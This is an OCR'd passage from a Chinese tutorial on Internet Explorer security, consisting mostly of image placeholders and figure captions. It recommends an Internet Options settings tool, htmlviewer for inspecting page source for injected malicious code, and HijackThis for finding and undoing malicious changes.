


图7




图8

二、IE安全设置的一些工具

1.设置internet属性的小工具

上面通过控制面板进行internet属性设置不够完美，所以给大家推荐这款小工具，软件运行后的界面如图9所示。该工具比WINDOWS提供的internet属性设置更傻瓜、更容易操作。




图9




图10




图11

2.htmlviewer

网站挂马怎么办？我们可以通过查看网页的源代码进行分

析，查看到挂马代码我们就不打开这样的网站或者使用其它类型的浏览器打开。这里向大家推荐htmlviewer，程序运行后如图10所示，直接在网页地址中输入网站的地址就可以了。

3.hijackthis

它是一款优秀的防范IE恶意代码攻击的软件，软件运行后如图11所示，我们可以通过它对系统进行扫描，找到恶意文件或者恶意更改的设置，然后进行恢复。



图13



图15




图12

